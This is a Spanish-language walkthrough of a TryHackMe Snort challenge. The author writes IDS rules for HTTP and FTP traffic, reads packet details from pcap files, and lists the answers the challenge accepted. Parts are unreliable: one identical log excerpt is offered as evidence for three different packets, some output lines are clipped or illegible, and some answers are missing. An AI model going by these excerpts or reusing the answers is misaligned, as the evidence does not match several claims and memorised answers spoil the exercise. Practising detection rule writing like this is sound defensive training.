


SNORT CHALLENGE

Otro write-up donde documento un challenge de tryhackme sobre snort.
Comencemos.

FASE 1 INICIAR MAQUINA VIRTUAL

Iniciamos la maquina virtual



FASE 2 - PREGUNTAS DE WRITING IDS RULES (TASK 2)

PRIMERA PREGUNTA


Aquí nos pide que naveguemos hasta la carpeta correspondiente (task 2) y escribamos una regla para detectar todos los paquetes TCP que vienen o van hacia el puerto 80 (HTTP) Y decir cuantos paquetes conseguimos.

Answer the questions below


Navigate to the task folder and use the given pcap file.
Write a rule to detect all TCP packets **from or to** port 80.
What is the number of detected packets you got?
Note: You must answer this question correctly before answering the rest of the questions.

Answer format: ***

Lo primero que hice fue ir a la carpeta exercise files y después ir a Task 2 (HTTP)



Ya en la carpeta task 2, le doy a abrir terminal aquí



Pongo el comando sudo snort -A full -r mx-3.pcap -c local.rules

```
bash: syntax error near unexpected token 'newline'
ubuntu@ip-10-65-128-177:~/Desktop/Exercise-Files/TASK-2 (HTTP)$ sudo snort -A full -r mx-3.pcap -c local.rules
```

Y nos saldrá el análisis que hizo snort.

```

S5 G 2:          0 (  0.000%)
Total:          460
=====
Action Stats:
Alerts:         164 ( 35.652%)
Logged:         164 ( 35.652%)
Passed:          0 (  0.000%)
Limits:
Match:          0
Queue:          0
Log:            0
Event:          0
Alert:          0
Verdicts:
Allow:          460 (100.000%)
Block:          0 (  0.000%)
Replace:        0 (  0.000%)
Whitelist:      0 (  0.000%)
Blacklist:      0 (  0.000%)
Ignore:         0 (  0.000%)
Retry:          0 (  0.000%)
=====
Snort exiting
ubuntu@ip-10-65-128-177:~/Desktop/Exercise-Files/TASK-2 (HTTP)$
```

Ahí mismo dice los paquetes detectados.

Let's create IDS Rules for HTTP traffic!

Answer the questions below

Navigate to the task folder and use the given pcap file.

Write a rule to detect all TCP packets **from or to** port 80.

What is the number of detected packets you got?

Note: You must answer this question correctly before answering the rest of the questions.

164

✓ Correct Answer

PREGUNTA 2

Aquí dice cual es la IP del paquete 63

Investigate the log file.

What is the destination address of packet 63?

Answer format: *.*.*.*.*.*.*.*

Check 

Para resolver la pregunta sobre el paquete 63, utilicé el parámetro -n 63 para limitar la lectura de Snort exactamente hasta ese paquete dentro del archivo PCAP (mx-3.pcap)

```
ubuntu@ip-10-65-128-177:~/Desktop/Exercise-Files/TASK-2 (HTTP)$ sudo snort -r mx-3.pcap -n 63
```

Y me salió esto

```
ubuntu@ip-10-65-128-177: ~/Desktop/Exercise-Files/TASK-2 (HTTP)
File Edit View Search Terminal Help
GRE PTP: 0 ( 0.000%)
GRE ARP: 0 ( 0.000%)
GRE IPX: 0 ( 0.000%)
GRE Loop: 0 ( 0.000%)
MPLS: 0 ( 0.000%)
ARP: 0 ( 0.000%)
IPX: 0 ( 0.000%)
Eth Loop: 0 ( 0.000%)
Eth Disc: 0 ( 0.000%)
IP4 Disc: 0 ( 0.000%)
IP6 Disc: 0 ( 0.000%)
TCP Disc: 0 ( 0.000%)
UDP Disc: 0 ( 0.000%)
ICMP Disc: 0 ( 0.000%)
All Discard: 0 ( 0.000%)
Other: 0 ( 0.000%)
Bad Chk Sum: 0 ( 0.000%)
Bad TTL: 0 ( 0.000%)
S5 G 1: 0 ( 0.000%)
S5 G 2: 0 ( 0.000%)
Total: 63
=====
Snort exiting
ubuntu@ip-10-65-128-177:~/Desktop/Exercise-Files/TASK-2 (HTTP)$
```

Me fui hasta aquí para analizar las IP y descubrir cual es la IP del paquete 63

```
WARNING: No preprocessors configured for policy 0.
05/13-10:17:10.205385 65.208.228.223:80 -> 145.254.160.237:3372
TCP TTL:47 TOS:0x0 ID:49316 IpLen:20 DgmLen:1420 DF
***A*** Seq: 0x114C7C80 Ack: 0x38AFFFF3 Win: 0x1920 TcpLen: 20
=====

WARNING: No preprocessors configured for policy 0.
05/13-10:17:10.205385 65.208.228.223:80 -> 145.254.160.237:3372
TCP TTL:47 TOS:0x0 ID:49316 IpLen:20 DgmLen:1420 DF
***A*** Seq: 0x114C7C80 Ack: 0x38AFFFF3 Win: 0x1920 TcpLen: 20
=====
```

Lo que está sombreado es la IP del paquete 63.

```
WARNING: No preprocessors configured for policy 0.
05/13-10:17:10.205385 65.208.228.223:80 -> 145.254.160.237:3372
TCP TTL:47 TOS:0x0 ID:49316 IpLen:20 DgmLen:1420 DF
***A*** Seq: 0x114C7C80 Ack: 0x38AFFFF3 Win: 0x1920 TcpLen: 20
=====
```

Pregunta completada

What is the destination address of packet 63?

145.254.160.237

✓ Correct Answer

PREGUNTA 3:

Aquí dice cual es el numero ACK del paquete 64. Vamos a averiguarlo.

Investigate the log file.

What is the ACK number of packet 64?

Answer format: *****

Check

No me tomó mucho tiempo en descubrirlo porque literal, está debajo del otro.

```
WARNING: No preprocessors configured for policy 0.
05/13-10:17:10.205385 65.208.228.223:80 -> 145.254.160.237:3372
TCP TTL:47 TOS:0x0 ID:49316 IpLen:20 DgmLen:1420 DF
***A*** Seq: 0x114C7C80 Ack: 0x38AFFFF3 Win: 0x1920 TcpLen: 20
=====
```

Pregunta completada.

Investigate the log file.

What is the ACK number of packet 64?

✓ Correct Answer

PREGUNTA 4:

Cual es el numero SEQ del paquete 62.

Investigate the log file.

What is the SEQ number of packet 62?

Answer format: *****

Check

Y al poco tiempo de buscar ya lo encontré.

```
WARNING: No preprocessors configured for policy 0.
05/13-10:17:10.205385 65.208.228.223:80 -> 145.254.160.237:3372
TCP TTL:47 TOS:0x0 ID:49316 IpLen:20 DgmLen:1420 DF
***A*** Seq: 0x114C7C80 Ack: 0x38AFFFF3 Win: 0x1920 TcpLen: 20
=====
```

Pregunta completada.

Investigate the log file.

What is the SEQ number of packet 62?

✓ Correct Answer

PREGUNTA 5:

Cual es el paquete TTL del paquete 65

Investigate the log file.

What is the TTL of packet 65?

Answer format: ***

Check

Y aquí está.

```
WARNING: No preprocessors configured for policy 0.
05/13-10:17:10.225414 145.253.2.203:53 -> 145.254.160.237:3009
UDP TTL:249 TOS:0x0 ID:5525 IpLen:20 DgmLen:174 DF
Len: 146
=====
```

Pregunta completada.

Investigate the log file.

What is the TTL of packet 65?

✓ Correct Answer

PREGUNTA 5:

Cual es la ip de origen del paquete 65

Investigate the log file.

What is the source IP of packet 65?

Answer format: *.*.*.*.*

Oh no! Your answer is no longer valid, the content has been updated. Try again.

Check

Aquí está.

```
WARNING: No preprocessors configured for policy 0.
05/13-10:17:10.225414 145.253.2.203:53 -> 145.254.160.237:3009
UDP TTL:249 TOS:0x0 ID:5525 IpLen:20 DgmLen:174 DF
Len: 146
=====
```

Pregunta completada.

Investigate the log file.

What is the source IP of packet 65?

✓ Correct Answer

PREGUNTA 6

Cual es el puerto de origen del paquete 65.

Investigate the log file.

What is the source port of packet 65?

Answer format: **

!

Oh no! Your answer is no longer valid, the content has been updated. Try again.

Check

Aquí está la respuesta con tan solo analizar la misma alerta.

```
WARNING: No preprocessors configured for policy 0.
5/13-10:17:10.225414 145.253.2.203:53 -> 145.254.160.237:3009
DP TTL:249 TOS:0x0 ID:5525 IpLen:20 DgmLen:174 DF
en: 146
+++++
```

Pregunta completada.

Investigate the log file.

What is the source port of packet 65?

53

✓ Correct Answer

FASE 3 – TASK 3

PREGUNTA 1:

Answer the questions below

Navigate to the task folder.


Use the given pcap file.

Write a **single** rule to detect "**all TCP port 21**" traffic in the given pcap.


What is the number of detected packets?

✓ Correct Answer


Ahora nos vamos a la carpeta TASK 3 (FTP)




Y abrir la terminal aquí. Aunque primero, debo abrir local rules para crear una nueva regla en snort.



Cree una nueva regla en local.rules



Despues me fui a la terminal finalmente y ejecuté esta regla.



Y salió esto.

```
ubuntu@ip-10-65-128-177: ~/Desktop/Exercise-Files/TASK-3 (FTP)
File Edit View Search Terminal Help
S5 G 2: 0 ( 0.000%)
Total: 421
=====
Action Stats:
Alerts: 307 ( 72.922%)
Logged: 307 ( 72.922%)
Passed: 0 ( 0.000%)
Limits:
Match: 0
Queue: 0
Log: 0
Event: 0
Alert: 0
Verdicts:
Allow: 421 (100.000%)
Block: 0 ( 0.000%)
Replace: 0 ( 0.000%)
Whitelist: 0 ( 0.000%)
Blacklist: 0 ( 0.000%)
Ignore: 0 ( 0.000%)
Retry: 0 ( 0.000%)
=====
Snort exiting
ubuntu@ip-10-65-128-177:~/Desktop/Exercise-Files/TASK-3 (FTP)$
```

Pregunta completada.

Answer the questions below

Navigate to the task folder.

Use the given pcap file.

Write a **single** rule to detect "**all TCP port 21**" traffic in the given pcap.

What is the number of detected packets?

307

✓ Correct Answer

PREGUNTA 2:

Aquí dice cual es el nombre del servicio FTP. Vamos a averiguarlo.

Investigate the log file.

What is the FTP service name?

Answer format: *****

Check

Pues puse este comando para revisar los servicios del archivo <ftp.png.gif.pacp> y me salió esto.

[illegible]

Como ven, el servicio claramente es Microsoft.

Pregunta completada.

What is the FTP service name?

Microsoft FTP Service

✓ Correct Answer

PREGUNTA 3:

Aquí me pide borrar los logs y las alarmas previas de la terminal, desactivar las antiguas reglas y escribir una regla que detecte intentos de login FTP fallidos dentro del archivo que mencioné previamente y después decir cual es el numero de los paquetes detectados con esa regla.

Clear the previous log and alarm files.

Deactivate/comment on the old rules.

Write a rule to detect failed FTP login attempts in the given pcap.

What is the number of detected packets?


Answer format: **

Check 

Borramos los logs y alertas viejas con este comando.

```
ubuntu@ip-10-65-144-57:~/Desktop/Exercise-Files/TASK-3 (FTP)$ rm -f alert snort.log.*
ubuntu@ip-10-65-144-57:~/Desktop/Exercise-Files/TASK-3 (FTP)$
```


Luego puse las reglas nuevas en local.rules



Y puse este comando para procesar y analizar el trafico del archivo.

```
ubuntu@ip-10-65-144-57:~/Desktop/Exercise-Files/TASK-3 (FTP)$ sudo snort -c local.rules -A full -l . -r ftp-png-gif.pcap
```

Y me sale esto.



La respuesta correcta es 41, lo dice en alertas.

Pregunta completada.

Clear the previous log and alarm files.

Deactivate/comment on the old rules.

Write a rule to detect failed FTP login attempts in the given pcap.

What is the number of detected packets?

✓ Correct Answer ?

PREGUNTA 4:

Aquí me pide lo mismo que el anterior solo que en vez de logins fallidos me dice que debo crear una regla para logins FTP exitosos.

Clear the previous log and alarm files.

Deactivate/comment on the old rule.

Write a rule to detect successful FTP logins in the given pcap.

What is the number of detected packets?


Answer format: *

Check ?

El procedimiento es casi igual a la vez anterior.

```
more exiting
ubuntu@ip-10-65-144-57:~/Desktop/Exercise-Files/TASK-3 (FTP)$ rm -f alert snort.
log.*
ubuntu@ip-10-65-144-57:~/Desktop/Exercise-Files/TASK-3 (FTP)$
```

Nuevas reglas para detectar logins exitosos de FPT



```
1
2 # alert tcp any 21 -> any any (msg:"Intento de login FTP fallido"; content:"530 User"; sid:10003; rev:1;)
3 alert tcp any 21 -> any any (msg:"Login FTP exitoso"; content:"230 User"; sid:10004; rev:1;)
4
5
```

Despues puse este comando.

```
log.*
ubuntu@ip-10-65-144-57:~/Desktop/Exercise-Files/TASK-3 (FTP)$ sudo snort -c local.rules -A full -l . -r ftp-png-gif.pcap
```

Y el resultado es que solo hubo un login exitoso FTP

```

S5 G 2:          0 ( 0.000%)
Total:          421
=====
Action Stats:
Alerts:          1 ( 0.238%)
Logged:          1 ( 0.238%)
Passed:          0 ( 0.000%)
Limits:
Match:           0
Queue:           0
Log:             0
Event:           0
Alert:           0
Verdicts:
Allow:           421 (100.000%)
Block:           0 ( 0.000%)
Replace:         0 ( 0.000%)
Whitelist:       0 ( 0.000%)
Blacklist:       0 ( 0.000%)
Ignore:          0 ( 0.000%)
Retry:           0 ( 0.000%)
=====
Snort exiting
ubuntu@ip-10-65-144-57:~/Desktop/Exercise-Files/TASK-3 (FTP)$
```

Esa es la respuesta correcta.



Clear the previous log and alarm files.

Deactivate/comment on the old rule.

Write a rule to detect successful FTP logins in the given pcap.

What is the number of detected packets?

✓ Correct Answer

PREGUNTA 5:

Lo mismo pero ahora filtrar trafico con nombre de usuario valido pero sin contraseña.

Clear the previous log and alarm files.

Deactivate/comment on the old rule.

Write a rule to detect FTP login attempts with a valid username but no password entered yet.

What is the number of detected packets?

Answer format: **

El mismo procedimiento

```
ubuntu@ip-10-65-144-57:~/Desktop/Exercise-Files/TASK-3 (FTP)$ rm -f alert snort.log.*
ubuntu@ip-10-65-144-57:~/Desktop/Exercise-Files/TASK-3 (FTP)$
```

Nuevas reglas.

```
Open  +  *local.rules  ~/Desktop/Exercise-Files/TASK-3 (FTP)  Save  ⚙  -  +  x
1
2 # alert tcp any 21 -> any any (msg:"Login FTP exitoso"; content:"230 User"; sid:10004; rev:1;)
3 alert tcp any 21 -> any any (msg:"Usuario FTP valido, falta password"; content:"331 Password"; sid:10005; rev:1;)
4
```

Despues pongo este comando.

```
log.*
